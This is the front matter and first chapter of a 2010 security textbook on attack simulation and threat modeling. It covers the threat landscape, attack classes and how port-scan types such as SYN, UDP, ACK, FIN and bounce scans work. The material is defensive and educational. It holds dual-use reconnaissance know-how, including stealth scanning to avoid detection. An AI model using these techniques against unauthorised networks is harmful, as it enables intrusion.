

Attack Simulation and Threat Modeling



Synopsis_

Threat Vectors and Attack signatures
Attack Virtualization and Behavioural Analysis
Security Event Correlation and Pattern Recognition
Exploratory Security Analytics and Threat Hypothesis
Machine Learning Algorithms

...Includes over 50 Empirical Case Studies

Attack Simulation and Threat Modeling

Olu Akindeinde

February 8, 2010

Copyright © 2009 Olu Akindeinde

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.3 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in Appendix B entitled "GNU Free Documentation License".

ATTACK SIMULATION AND THREAT MODELING

PREFACE

“The purpose of computing is insight not numbers”

I wrote this book as a direct consequence of *Security Analysis and Data Visualization*¹. A lot of ground rules were laid there - we simply follow up here. ***Attack Simulation and Threat Modeling*** explores the abundant resources available in advanced security data collection, processing and mining. It is often the case that the essential value inherent in any data collection method is only as good as the processing and mining technique used. Therefore, this book attempts to give insight into a number of alternative security and attack analysis methods that leverage techniques adopted from such subject areas as statistics, AI, data mining, graphics design, pattern recognition and to some extent psychology and economics. As security design and implementation become major components of the overall enterprise architecture and data collection tools improve and evolve, the ability to collect data will no doubt increase dramatically. This then brings us to the value of the data which is often only as useful as what the analysis can shape it into. Whilst the security process itself is key, the collection, processing and mining techniques used to analyze the data are even more important.

As much as information security is a unique and evolving field with particular needs, analysis techniques typically span the boundaries of different disciplines. Analysts that limit themselves to the boundaries imposed by one field may unnecessarily miss out all the possibilities that may exist in the multitude of disciplines that exists outside of it. This is by no means different with information security: by aligning it with different disciplines, we expand the possibilities exponentially. This book examines various tools and techniques from these other disciplines in extracting valuable findings to support security research and decision making.

The objective of ***Attack Simulation and Threat Modeling*** is essentially to serve as an eye opener for security analysts and practitioners that there are many more techniques, tools and options beyond the security research field that can be used and are fit-for-purpose. Hopefully, this will lay the foundation for a cross-discipline concerted and collaborative effort that will help identify more techniques for security research and modeling.

¹http://inverse.com.ng/sadv/Security_Analysis_and_Data_Visualization.pdf

On a final note, this book is also heavy on the use of free and open source tools (both on Microsoft Windows and Linux platforms). Part of the rationale for this is to bring the analyst up to speed with the concepts and techniques of computer (security) simulation and modeling without having a recourse to proprietary tools and applications. I think in my humble estimation, it bridges the knowledge gap quicker whilst bringing the core subject matter to the fore.

HOW THIS BOOK IS ORGANIZED

This book consists of four parts described below.

Part 1: Attack vectors

Chapter 1 - Attack Vectors explores the classifications and different vectors of security attacks. We examine the roles of configuration errors, bugs, flaws as well as trust relationships in computer security attacks.

Part 2: Attack Simulation

Chapter 2 - Virtual Lab is all about setting the stage for various attack simulations. Virtual machine theory is discussed in depth whilst also exploring the implementations of three notable virtual machine applications that will be employed throughout - VMware server, VirtualBox and Qemu. Virtual lab will be the platform upon which we build all other components.

Chapter 3 - Attack Signatures examines attack vectors using various implementations of Intrusion Detection Systems (IDS). We discuss various IDS technologies, architectures and distributed configurations. We then home in on the Snort IDS and how it is deployed in various modes to aid and assist in detecting intrusion and threat payload propagation.

Chapter 4 - Signature Detection describes the various aspects of detecting attack signatures through the use of Honeypots and Honeynets. We also explore their use in modern computer security as well as implementations in security research environments. We enumerate the different types and functions of Honeypots. The deployments and benefits of Honeypots in modeling and simulation environments are primed. Lastly we explore the technique of building conceptual intelligent honeypots and honeynets.

Part 3: Attack Analytics

Chapter 5 - Behavioural Analysis profiles the different forms of threat propagation - from botnet tracking, malware extraction, propagation and behavioural analysis through to security and attack visualization. The tools and methodologies employed in capturing, processing and visualizing a typical security dataset are discussed.

Chapter 6 - Attack Correlation describes the methodology of simple and complex event correlation techniques from event filtering, aggregation and masking through to root cause analysis employing various tools and techniques. Log processing and analysis are given an in-depth coverage.

Part 4: Attack Modeling

Chapter 7 - Pattern Recognition attempts to uncover alternative techniques used in security data analytics. Special emphasis is given to data mining and machine learning algorithms especially as research in these fields have been extremely active in the last couple of years with the resultant huge number of accurate and efficient learning algorithms. We will also employ some inductive learning algorithms in classifying and recognizing patterns in typical security dataset.

Finally, The primary aim of this book is to bring to the front burner alternative methods of security analytics that leverage methodologies adopted from various other disciplines in extracting valuable data to support security research work and chart a course for enterprise security decision making.

AUDIENCE

Since there is no way for me to gauge the level of aptitude of the audience, I can only make certain assumptions. I assume that the reader has a good grasp of the technical aspects of information security and networking concepts and is very conversant with the TCP/IP model. I also assume that the reader is familiar with the Linux Operating System especially the command line interface (CLI) environment as well as installation and execution of Linux binary and source code applications. Even at that, I try as much as possible (where necessary) to provide clear and comprehensive explanations of the concepts you need to understand and

the procedures you need to perform so as to assist you in your day-to-day attack simulation and threat modeling activities.

Overall, *Attack Simulation and Threat Modeling* is an intermediate level book but the concepts and methodologies covered are what you are most likely to encounter in real life. That means you can obtain enough information here to aid your comprehension of the subject matter better. It can also be used as a reference source and as such will be useful to security research analysts, technical auditors, network engineers, data analysts and digital forensics investigators. It is also suitable as a self-study guide. The approach taken of evolving a security and threat architecture from first principles, may provide useful insight to those that are learning about Internet security architectures and attack methodology. Whilst the book is intended for professional use, it is also suitable for use in training programmes or seminars for organizations as well as research institutes. At the end of the book, there is a glossary of frequently used terms and a bibliography.

DEDICATION

This book is dedicated to my late brother and grandmother.

They were my friends and my confidants.

They were loved by everyone who knew them,

and they were described as angels by family and friends.

They were my precious angels

Though I can't see them anymore,

I thank God for the blessing of His gifts to me.

ACKNOWLEDGMENTS

This book again owes much to the people involved in the collation and review process, without whose support it would never have seen the light of day. A further special note of thanks goes to all the staff of **Inverse** and **Digital Encode** whose contributions throughout the whole process, from inception of the initial idea to final publication, have been invaluable. In particular I wish to thank **Wale Obadare**, **Sina Owolabi** and **Ola Amudipe** - brilliant minds, artists

and scientists sculpting the future - for their insights and excellent contributions to this book. Many thanks also to everyone who assisted me in the review process.

Finally, I say thank you to my glorious mother and best friend **Mrs T.A. Akindeinde** - a perfect convergence of grace and substance, a paragon of virtues without whom I may never have been able to write this book. Many women do noble things, but mum, you surpass them all.

Olu Akindeinde

Lagos, Nigeria

January 2010

ABOUT THE AUTHOR

Olu has 9 years experience working in the IT and information security arena, but has spent the better part of the last few years exploring the security issues faced by Electronic Funds Transfer (EFT) and Financial Transaction Systems (FTS). He has presented the outcome of his research work at several conferences; including the Information Security Society of Africa (ISS), the forum of the Committee of Chief Inspectors of Banks in Nigeria, the apex bank - Central Bank of Nigeria (CBN), the Chartered Institute of Bankers (CIBN) forum as well as 13 financial institutions in Nigeria.

In his professional life, Seyi, as he is otherwise called, sits on the board of two companies. In addition to being the CTO, he holds a vital position as the Senior Security Analyst at Digital Encode Ltd an information security advisory and assurance company, not only performing various technical security assessments and digital forensics but also providing technical consulting in the field of security design and strategic technology reviews for top notch local clients. He has over the years developed an in-depth knowledge of security modeling which has hitherto improved his ability to initiate, perform and deliver world class enterprise security services that add veritable value to the corporate goals and objectives of organizations.

Olu is the author of Security Analysis and Data Visualization as well as the Open Source Security Assessment Report (OSSAR) - a model framework for reporting and presenting enterprise security assessment findings. He is a speaker on matters bordering on information security, and has presented technical papers on a wide range of IT security and risk management topics for a number of high profile financial service providers at different

retreats and forums. Furthermore, he has delivered several information security and ethical hacking training courses to delegates from diverse industries including finance, manufacturing, oil and gas, telecoms as well as State and Federal Government Agencies. He has administered security analysis and penetration testing courses to representatives of the National Assembly, Defense Intelligence Agency (DIA) and Office of the National Security Agency (NSA) through the annual Hacker Counterintelligence Program (HACOP) where he's been involved as a resident trainer and technical consultant for the last couple of years.

As a foremost exponent and consummate advocate of open source software, he championed the use of Linux and open source software in a few of the local institutions of higher learning. He subsequently led a team to deploy these solutions in such schools as LASU (2005) and Fountain University (2008). Olu has used different variants of the Linux OS primarily as his platform of choice for the last 10 years. He is also the founder of Inverse Information Systems Ltd an open source professional services company providing open source business solutions and Linux consulting services. Having forged distinct alliances with industry technology leaders, the company currently boasts of some of the biggest open source infrastructure deployments in the country with clients mainly in the Financial, Pension Funds, Insurance, Diversified Services and Service Provider sectors of the economy. Olu instituted a model for the delivery of structured Linux training through the Applied Linux Institute, now a wholly owned division of Inverse. He has delivered countless of such trainings to many delegates and organizations.

Finally, he holds a Bachelor of Science (BSc) Degree in Civil Engineering from the University of Lagos, Nigeria. In his spare time he loves to drive in fast cars and enjoys playing Flight Simulator and Pro Evolution Soccer (PES) on PS3. He considers himself an amateur student of Business and will like to pursue a Doctorate program in Economics down the line. He also harbors the dream of flying a helicopter in his lifetime.

Contents

I	ATTACK VECTORS	1
1	Attack Vectors	3
1.1	Threat Landscape	3
1.2	Attack Classification	6
1.3	Configuration Attacks	7
1.3.1	Port Scanning	7
1.3.2	Port States	10
1.3.3	Vulnerability Scanning	12
1.4	Bugs	14
1.4.1	SQL Injection	14
1.4.1.1	SQL Injection Vector	15
1.4.1.2	Impact of SQL Injection	15
1.4.1.3	Case Study 1: Basic SQL Injection	16
1.4.1.4	Case Study 2: Advance SQL Injection	17
1.4.2	Cross Site Scripting (XSS)	18
1.4.2.1	Categories of XSS	18
1.4.2.2	Impact of XSS	19
1.4.3	Remote File Inclusion	19
1.4.3.1	Case Study 3: RFI Exploit	20
1.5	Flaws	21
1.5.1	Bots	21

1.5.1.1	Types of Bots	22
1.5.1.2	Bot Infection Vectors	23
1.5.2	Zombies	23
1.5.3	Botnets	24
1.5.3.1	Botnet Vectors	25
1.5.4	Malware	25
1.5.4.1	Viruses	26
1.5.4.2	Worms	26
1.5.4.3	Trojan Horses	27
1.6	Trust	27
1.7	Summary	28

II ATTACK SIMULATION 29

2	Virtual Lab	31
2.1	Virtualization	31
2.2	Types of Virtualization	32
2.2.1	Server Virtualization	33
2.2.2	Network Virtualization	35
2.2.3	Application / Desktop Virtualization	36
2.3	The Virtual Machine	37
2.3.1	VMware Server	38
2.3.1.1	Case Study 4: VMware Server Setup	39
2.3.2	VMware Disk Modes	42
2.3.3	VirtualBox	43
2.3.3.1	Case Study 5: VirtualBox Setup	43
2.3.4	Qemu	44
2.3.4.1	Case Study 6: Qemu Configuration	45
2.4	Summary	47

3	Attack Signatures	49
3.1	Network-Based IDS	49
3.2	Host-Based IDS	51
3.3	Deploying an IDS	54
3.3.1	Switched Connection	54
3.3.1.1	SPAN Ports	54
3.3.1.2	Hub	55
3.3.1.3	Network Taps	55
3.4	Stealth IDS Configuration	56
3.5	IDS Architectures	57
3.5.1	Internet Gateway	57
3.5.2	Redundant Topology	58
3.6	Snort	60
3.6.1	Sniffer Mode	60
3.6.1.1	Case Study 7: Basic sniffing with Snort	61
3.6.1.2	Case Study 8: Packet Logging with Snort	61
3.6.1.3	Case Study 9: Using Snort as a Basic NIDS	63
3.6.1.4	Case Study 10: Running Snort in Daemon Mode	64
3.6.2	Packet Captures	65
3.6.2.1	Case Study 11: Reading Pcaps	65
3.6.3	Snort and MySQL	66
3.6.3.1	Case Study 12: Logging Packets to MySQL	66
3.6.4	Snort Inline	67
3.6.4.1	Case Study 13: Configuring snort_inline	67
3.7	Virtual Snort	73
3.7.1	Snort VM	73
3.7.2	EasyIDS	74
3.8	Summary	74

4	Signature Detection	75
4.1	Honeypots and Honeynets	75
4.1.1	Advantages	76
4.1.2	Disadvantages	77
4.2	Classification	78
4.2.1	Honeypot Implementation Environment	78
4.2.2	Level of Interaction	79
4.3	HoneyNet Architecture	81
4.4	Value of Honeypot	84
4.5	Honeynets and Challenges	85
4.6	Virtual Honeyd	87
4.6.1	Integrated Honeyd Setup	88
4.6.1.1	Case Study 14: Honeyd Configuration	90
4.6.1.2	Scripts and Configuration Files	91
4.6.1.3	Honeyd Toolkit	92
4.6.2	Honeyd Network Simulation	92
4.6.2.1	Case Study 15: Simulating Two Virtual Honeypots	94
4.6.2.2	Case Study 16: Honeyd Router Integration	95
4.6.2.3	Case Study 17: Honeyd with Two Routers	97
4.6.2.4	Case Study 18: Packet Loss, Bandwidth and Latency	98
4.6.2.5	Case Study 19: Multiple Entry Routers	100
4.7	Virtual Honeywall	102
4.7.1	VM Configuration	102
4.7.1.1	Case Study 20: Honeywall Installation and Configuration	103
4.8	Virtual Honey Client (HoneyC)	109
4.8.1	Components	109
4.8.2	Architecture	110
4.8.2.1	Case Study 21: HoneyC Setup	112
4.9	Automated Malware Collection	112
4.9.1	Nepenthes	113

4.9.1.1	Mode of Operation	113
4.9.1.2	Nepenthes Modules	114
4.9.1.3	Distributed Platform	115
4.9.1.4	Case Study 22: Nepenthes Configuration	115
4.9.2	HoneyBow Toolkit	118
4.9.2.1	HoneyBow Architecture	119
4.9.2.2	HoneyBow Tools Comparison	121
4.9.2.3	HoneyBow vs Nepenthes	122
4.9.2.4	Integration	123
4.9.2.5	Case Study 23: HoneyBow Setup	124
4.10	Passive Fingerprinting	126
4.10.1	Signatures	127
4.10.2	Passive Fingerprint Kit	128
4.10.3	p0f	128
4.10.3.1	Case Study 24: p0f Setup	129
4.11	Intelligent Honey pots	130
4.12	Summary	133
III	ATTACK ANALYTICS	135
5	Behavioural Analysis	137
5.1	Good Morning Conficker	137
5.1.1	Detecting Conficker	138
5.1.1.1	Case Study 25: Detecting Conficker with Nmap	138
5.1.1.2	Case Study 26: Detecting Conficker with SCS	140
5.1.2	PBNJ	141
5.1.2.1	Case Study 27: Dynamic Scanning with PBNJ	141
5.2	Security Analytics	145
5.3	Botnet Tracking	146
5.3.1	Tshark and Tcpflow	146

5.3.1.1	Case Study 28: Botnet Tracking with Tshark and Tcpflow . . .	146
5.3.2	Argus	151
5.3.2.1	Case Study 29: Botnet Tracking with Argus	151
5.3.3	Honeysnap	154
5.3.3.1	Case Study 30: Incident Analysis with Honeysnap	154
5.4	Malware Extraction	158
5.4.1	Foremost	158
5.4.1.1	Case Study 31: Malware Extraction with Foremost	158
5.4.2	Ntop	159
5.4.2.1	Case Study 32: Ntop Analysis	159
5.4.3	Xplico	162
5.4.3.1	Case Study 33: Extracting Rootkits with Xplico	164
5.5	Malware Propagation	167
5.5.1	Malware Behaviour Analysis	167
5.5.2	Capture Behaviour Analysis Tool	168
5.5.2.1	Functional Description	168
5.5.2.2	Technical Description	169
5.5.2.3	Kernel Drivers	170
5.5.2.4	User Space Process	170
5.5.2.5	Case Study 34: Installing Capture BAT	171
5.5.3	Mandiant Red Curtain	173
5.5.3.1	MRC Entropy	173
5.5.3.2	Case Study 35: Analyzing malware with MRC	174
5.5.3.3	Roaming Mode	176
5.5.3.4	Case Study 36: Roaming Mode Analysis	177
5.5.4	SysAnalyzer	177
5.5.4.1	SysAnalyzer Overview	177
5.5.4.2	Process Analyzer Overview	178
5.5.4.3	Api Logger Overview	179
5.5.4.4	Sniff Hit Overview	179

5.5.4.5	Case Study 37: Malware Analysis with SysAnalyzer	179
5.5.5	RAPIER	184
5.5.5.1	Features	184
5.5.5.2	Flow	185
5.5.5.3	Case Study 38: Malware Analysis with RAPIER	186
5.5.6	CWSandbox	188
5.5.6.1	Dynamic Malware Analysis	189
5.5.6.2	API Hooking	190
5.5.6.3	Case Study 39: Malware Analysis with CWSandbox.	191
5.5.7	Anubis	192
5.5.7.1	Case Study 40: Malware Analysis with Anubis	193
5.5.8	ThreatExpert	194
5.5.8.1	Architecture	196
5.5.8.2	Case Study 41: Analyzing Malware with ThreatExpert	196
5.5.9	VirusTotal	197
5.5.10	Norman Sandbox	199
5.5.10.1	Technology	200
5.5.10.2	Solution	202
5.5.10.3	Case Study 42: Malware Analysis with Norman	202
5.5.11	BitBlaze	204
5.5.11.1	Case Study 43: Malware Analysis with BitBlaze	204
5.6	Visualizing Malware Behaviour	204
5.6.1	Background	205
5.6.2	Visualization Tools	206
5.6.2.1	Case Study 44: Afterglow and Graphviz	207
5.6.2.2	Case Study 45: Rumint	207
5.6.2.3	Case Study 46: Treemap Visualization	207
5.7	Summary	213

6	Attack Correlation	215
6.1	Correlation Flow	215
6.2	Correlation Operations	218
6.2.1	Filtering	218
6.2.2	Compression	219
6.2.3	Duplicates removal	219
6.2.4	Aggregation	220
6.2.5	Generalization	220
6.2.6	Throttling	220
6.2.7	Escalation	220
6.2.8	Self-censure	221
6.2.9	Time-linking	221
6.2.10	Topology based correlation	222
6.3	Methods of Correlation	222
6.4	Log Processing	223
6.5	Syslog	223
6.5.1	Syslog Format	224
6.5.2	Syslog Security	225
6.6	Tools	228
6.6.1	Simple Event Correlation	228
6.6.1.1	Event correlation operations supported by SEC	229
6.6.1.2	Case Study 47: Real Time Log Correlation with SEC	230
6.6.2	Splunk	233
6.6.2.1	Index Live Data	234
6.6.2.2	Search and investigate	234
6.6.2.3	Capture knowledge	235
6.6.2.4	Automate monitoring	235
6.6.2.5	Analyze and report	235
6.6.2.6	Case Study 48: Splunk Indexing	236
6.6.2.7	Case Study 49: Splunk Searching	240

6.6.2.8	Case Study 50: Correlation with Splunk	243
6.6.3	Aanval	245
6.6.3.1	Features	245
6.6.3.2	Case Study 51: Aanval Setup	246
6.7	Summary	252
 IV ATTACK MODELING		 253
7	Pattern Recognition	255
7.1	Data Mining	256
7.1.1	How Data Mining Works	256
7.1.2	The Scope of Data Mining	257
7.1.3	Exploratory Analysis	258
7.1.3.1	EDA Goals	258
7.1.3.2	EDA Approach	259
7.1.3.3	EDA Technique	259
7.1.3.4	Insight	259
7.1.4	Statistical Hypothesis	260
7.1.4.1	Hypothesis Tests	260
7.1.4.2	Decision Errors	261
7.1.4.3	Decision Rules	261
7.1.4.4	One-Tailed and Two-Tailed Tests	262
7.2	Theory of Machine Learning	262
7.2.1	Advantages of Machine Learning	263
7.3	Machine Learning Categories	263
7.3.1	Supervised Learning	263
7.3.2	Unsupervised Learning	265
7.3.3	Eager Learning	265
7.3.3.1	Rule Induction	265
7.3.4	Lazy Learning	266

7.3.5	Hybrid Learners	266
7.4	Classification Algorithms	267
7.4.1	<i>k</i> -Nearest Neighbour	267
7.4.2	Linear Discriminant Analysis	268
7.4.3	Decision Trees	268
7.4.4	Artificial Neural Networks	268
7.5	Maximum Margin Algorithms	269
7.5.1	Support Vector Machines	270
7.5.2	Boosting	270
7.6	The R-Project	271
7.6.1	Pattern Recognition with R	271
7.6.1.1	Case Study 52: Principal Component Analysis with R	272
7.6.2	Cluster Analysis with R	278
7.6.2.1	Case Study 53: <i>k</i> -means Partitioning	279
7.6.2.2	Case Study 54: Hierarchical Agglomerative	280
7.6.2.3	Case Study 55: Model Based	280
7.6.2.4	Case Study 56: Cluster Plotting	281
7.7	Summary	284
	Appendix A: Bibliography	285
	Appendix B: Glossary	287
	Appendix B: GNU Free Documentation License	293

Part I

ATTACK VECTORS

Chapter 1

Attack Vectors

They're stronger, more intelligent and deadlier than ever. Beware of the next threat!

The simple message in that statement is that threats and attacks are here and if anything, are not going away any time soon. Basically, attacks are techniques used by intruders, script kiddies or crackers in exploiting the vulnerabilities in systems, networks and applications. These techniques range from the simple to the very elaborate with majority of them accessible and made available on the Internet. Before we explore attack classification and components, perhaps an attempt at profiling threats and how these threats have evolved over time will be in order.

1.1 Threat Landscape

If we cast our minds back to a little over a decade ago, the subject of network security defense had just one answer - Firewall. Hacking was typified by a young teenager breaking into government or enterprise computer networks. Now fast forward a few years later and we soon discover a number of viruses, Trojans and even a few worms, and even at that, the image of the pony tailed hacker typically personified the threat landscape of the 1990s.

Going into the millennium, the threat landscape idea changed drastically. This was in part due to certain young man's compulsive fixation with a dancer named *Melissa*. David Smith developed the worm in her name to crash e-mail systems on the information superhighway thereby affecting millions of people on the Internet. The *Melissa* worm became the first in a series of high profile malware events that seemed to trigger off a series of further events

that for some time looked like endangering the future of the 'net itself. The situation became worse in the period and during the height of the dot com bubble as worms, viruses and Trojans appeared to destroy the new digital future. The idea of the pony tailed hacker jettisoned into obscurity and didn't scale very much in this era. Worms and viruses became the order of the day - they clearly scaled.

Even now when discussing computer and network security, people still reference viruses and worms and to be honest, fast spreading worms and viruses continue to be a global threat – and the advice most often given time and time again is that files attached to emails should not be opened unless the source is known and confirmed. Whilst this is still somewhat true, the emerging threats of today are no longer worms or even fast spreading viruses, the biggest and largest threats are infected sites spreading a mixture of attacks aimed either at deceiving the user into clicking on something they shouldn't or launching zero day exploits on unsuspecting victims. As the saying goes: *every click matters*.

The attacks have moved up on the architectural layer - they are content based. But then again how do end users' machines get infected? A lot of these infections have varying categories as we will see in the next few sections, but they typically come in one of two ways: social engineering or zero-day exploits. Social engineering attacks are pretty successful and it involves fooling the benign user into downloading and installing malicious software that infects them. A typical example is the *KoobFace* worm that tells users they need to install a flash update to view video files. Major social networks like Facebook and Twitter have become major carriage vectors of the worm and other similar attacks. Other common examples of social engineering attacks are pop-up windows that inform users that they need to download an executable to help mitigate a detected false security threat. Most of the time these fake applications steal identity information, other times it installs a Trojan or a back door for later exploitation. Zero-day exploits are targeted at systems or applications that have unknown vulnerabilities that haven't been detected by vendors. Even though a lot of zero-day exploits can be aimed at flaws in operating systems, they are mostly found in client end applications such as web browsers and media players. The interval between vulnerability discovery and exploitation has reduced considerably because there is a heightened sophistication in techniques used by hackers and Internet crime groups. Hacking is simply no longer the domain of teenage hobbyists.

Internet based attacks are increasing in complexity and the cyber-criminals and people behind them have also changed. The modern hacker is not likely to be the forlorn geek recklessly unleashing malware. They are more or less motivated by politics or greed. Figure 1.1 depicts the trend in malicious and network intrusion attempts in a 10 year period between 1995 to 2004.




Figure 1.1:

The disturbing report isn't even the specifics of how infections occur, it is the dynamic growth and maturity in the number of malware. In 2006 there were approximately 140,000 malware samples - that is a combined total of viruses, worms and Trojans. Two years later (2007) that number had increased to over 620,000 and by the end of 2008, most anti virus companies were reporting over 1.6 million different malware. See Figure 3.1

These statistics are mind boggling. If events continue at this geometric rate, we might be witnessing something in the region of over 18 million malware samples by 2012. This is definitely not sustainable. There is simply no way that the technology employed by most anti-virus companies can keep up with that staggering number of malware in the wild.

Whilst it may not be distinctly possible to predict in exact terms how the Internet threat landscape will evolve, there are a few things that can be predicted and that is criminals will continue to exploit vulnerabilities in applications - simple and short. Tools to create and produce code not vulnerable is still a pipe dream. Another thing that we do know is that criminals and hackers will not cease in their efforts to develop and distribute viruses, Trojans and worms. *The battle line is drawn.*




Figure 1.2:

1.2 Attack Classification

Having taken a critical and historical view of threats in the previous section, four distinct, yet complementary classes of attacks can be immediately discerned. In fact we can further attempt classifying attacks yet unknown. An analysis of this magnitude may be useful to security practitioners who need to grasp the concept of current attacks and also to security research personnels concerned with addressing future problems. There are four basic classifications of attacks that will be considered. They are classified as *configuration*, *bugs* (that is application and systems implementation defects), *flaws* (that is defects in system design and architecture) and *trust relationship* attacks. By taking this view, we can see the alignment of these attack categories over time.

1.3 Configuration Attacks

When the first and early networks and applications were built, they were meant to just connect computers and people alike together to share resources. Security was not built into the structure. The connection of these computers into a massive network gave rise to this first category of attacks and defenses. Common problems with configuration include: running outdated versions of network services with known vulnerabilities, installation of network services with too much privilege such as running BIND as root, incorrectly allowing remote update of ARP-table and incorrect segregation of networks.

Problems that arise from configuration issues are direct and fairly straightforward. They can often be detected by automated scanning systems. The first network scanner was called SATAN. Other scanners like COPS and Tripwire later followed. These tools were developed to uncover and help fix configuration issues in systems and applications. Ironically, SATAN's developer Dan Farmer was actually relieved of his duties in his day job for releasing a so called "hacking tool". That was back in 1995. I wonder what the odds will be for any security administrator not using a tool like SATAN to audit his network receiving that same treatment in the modern day. I guess things have really come a long way. Let's for the moment consider the techniques employed by some of the newer automated scanning systems.

1.3.1 Port Scanning

A port is simply a 16 bit number and logical in nature. This equates to approximately 65000 virtual ports. Port scanning is simply a technique used to check for which one(s) out of the 65000 ports are opened. Port Scanning is one of the most popular information gathering techniques intruders use to discover services they can break into. Each port therefore, is analogous to an entry point or door way into a building.

The scanning technique used for discovering exploitable communication channels is in fact not new. It has been around for a while and has been used by phone phreaks in the war-dialling process. The whole idea is akin to brute force - prodding as many listeners as possible, and keeping track of the ones that are useful to your particular need. The field of marketing and advertising is particularly based on this premise.

In its simplest form though, a port scanning application simply sends out a request to connect to the target on each port in a sequential order. The response (or lack of) received indicates whether the port is opened or in use and can therefore be probed further for weakness. More often than not, a port scan is a precursor to a more verbose attack and if done with malicious

intent, the attacker would most likely prefer to go under the radar. Packet filters can generally be set up to send some form of alert to the administrator if they detect multiple simultaneous connection requests across a wide range of ports originating from a single IP address. To get around this, the intruder can obscure the port scan by performing it in stobe or stealth mode. *Strobing* limits the ports to a smaller target set rather than blanket scanning all 65536 ports. *Stealth* scanning uses techniques such as slowing the scan. By scanning the ports over a much longer period of time you reduce the chance that the target will trigger an alert. What the software does is to set different TCP flags or send different types of TCP packets to generate different results and discover open ports in a number of ways. Examples of open source and free vulnerability scanners include the venerable *Nmap*, *Unicornsscan* and *Scanrand*.

A number of techniques have been discovered for surveying ports on which a target machine is listening. They are all different and each offers its own unique benefits and challenges. The most common ones are profiled below:

SYN Scan This technique is also referred to as half-open scanning, because the TCP three way handshake is not completed. The initial SYN packet is sent, if the target responds with a SYN+ACK, this indicates the port is listening, and an RST indicates a non-listener. However, if no response is received after several retransmissions, the port is marked as filtered. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. One advantage is that it can be performed quickly, scanning thousands of ports per second on a fast network not hampered by overly restrictive firewalls.

UDP Scan Port scanning usually denotes scanning for TCP ports, all of which are connection-oriented and as a result gives good feedback to the intruder. UDP responds differently. In a bid to discover UDP ports, the intruder sends empty UDP datagrams. If the port is listening, the service would send back an error message or basically ignore the incoming datagram. However, if the port is closed, most operating systems would send back an "ICMP Port Unreachable" message. By this a port NOT opened is discovered, therefore an opened port is determined by exclusion. Neither UDP packets, nor the ICMP errors are guaranteed to arrive, so UDP scanners of this sort must also implement retransmission of packets that appear to be lost if not, a lot of false positives will be generated. Furthermore, UDP scans tend to be slow because of compensation for machines that implement the suggestions of RFC 1812 i.e rate limiting of ICMP error messages. Most people still think UDP scanning is pointless. This is definitely not so. For instance, *rpcbind* can be found hiding on an undocu-

mented UDP port above 32770. So it doesn't matter that port 111 is filtered by the firewall. But is it possible to find which of the more than 30,000 high ports it is listening on? Well with a UDP scanner it is possible.

ACK Scan The ACK scan probe packet has only the ACK flag set. When scanning unfiltered systems, open and closed ports will both return a RST packet. Whether or not they are opened or closed will be undetermined. However ports that don't respond, or send certain ICMP error messages back (type 3, code 1, 2, 3, 9, 10, or 13), will be labeled filtered. This scan is different to the others discussed in that it never determines open ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

ICMP Scan Systems administrators often find this option valuable as well. It can easily be used to count available machines on a network or monitor server availability. This type of scan is often referred to as a ping sweep, and is more reliable than pinging the broadcast address because many hosts do not reply to broadcast queries. It allows light reconnaissance of a target network without attracting much attention. Knowing how many hosts are up is more valuable to attackers than the list provided by list scan of every single IP and host name.

FIN Scan The typical TCP scan attempts to open connections. Another technique sends erroneous packets at a port, expecting that open listening ports will send back different error messages than closed ports. The scanner sends a FIN packet, which should close a connection that is open. Closed ports reply to a FIN packet with a RST. Open ports, on the other hand, will ignore the packet in question. This is the required TCP behaviour. If there is no service listening on the target port, the operating system will generate an error message. If a service is listening, the operating system will silently drop the incoming packet. Therefore, not receiving a reply is indicative of an open port. However, since packets can be dropped on the wire or stopped by firewalls, this isn't a very effective scan. Other techniques that have been used consist of XMAS scans where all flags in the TCP packet are set, or NULL scans where none of the bits are set. However, different operating systems respond differently to these scans, and it becomes important to identify the OS and even its version and patch level.

Bounce Scan Hackers thrive in their ability to hide their tracks. As a result they scour the Internet looking for systems they can bounce their attacks off of. FTP bounce scanning takes advantage of a vulnerability in the FTP protocol itself.

